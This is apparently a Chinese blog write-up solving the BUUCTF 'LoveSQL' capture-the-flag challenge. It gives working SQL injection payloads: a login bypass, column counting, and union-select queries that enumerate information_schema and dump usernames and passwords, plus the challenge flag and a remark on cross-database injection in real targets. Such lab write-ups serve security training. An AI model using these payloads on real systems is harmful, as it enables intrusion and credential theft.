buuctf_LoveSQL

原创

KLS_shine 于 2021-12-22 14:55:18 发布 2271 收藏
分类专栏： BUUCTF 文章标签： web sql 安全


本文链接：https://blog.csdn.net/qq_61968245/article/details/122076649

0x01 题目链接

BUUCTF在线评测BUUCTF 是一个 CTF 竞赛和训练平台，为各位 CTF 选手提供真实赛题在线复现等服务。。
https://buuoj.cn/challenges


0x02 题目

打开靶场




登录框，直接使用万能钥匙 尝试登录

```
admn' or 1=1#
```



放入flag里，发现不对，思路不对，换个思路


特别注意：不要使用**sImap**，因为。。。



回归正题：既让可以使用万能钥匙登录，那么就存在联合查询

构造payload

```
' order by 4%23              //猜测字段数
```



分析：当4时报错，3不会，说明3就是临界值，因此为3个字段数【注：这里用hackbar扩展工具，因此要把#换成%23】

接下来就是常规查询语句了


构造payload

```
' union select 1,database(),version()%23          //显示数据和数据库的版本
```

符合联合查询语句


构造payload

```
' union select 1,database(),group_concat(table_name) from information_schema.tables where table_schema='geek'%23          //获取表名
```



构造payload


```
' union select 1,database(),group_concat(column_name) from information_schema.columns where table_name='l0ve1ysq1'%23          //获取l0ve1ysq1这张表下的字段
```



构造payload

```
' union select 1,group_concat(username),group_concat(password) from geek.l0ve1ysq1%23
```

Ctrl+U发现flag



_ji, di_3_kuai_fu_ji, di_4_kuai_fu_ji, di_5_kuai_fu_ji, di_6_kuai_fu_ji, di_7_kuai_fu_ji, di_8_kuai_fu_ji, Syc_san_da_hacker, flag{647ef451-c71c-4e75-9556-ec73cefc18de}' </p>


```
flag{647ef451-c71c-4e75-9556-ec73cefc18de}
```

小彩蛋：

这里存在一个跨库注入，在这里没有起到任何作用，但实战测试中会有意想不到的效果

如果当一个数据库中存在A，B两种不同的网站，假设A网站存在跨库注入漏洞，那么可以利用A网站的跨库注入，获取B网站的数据，甚至权限【前提是A网站有root权限】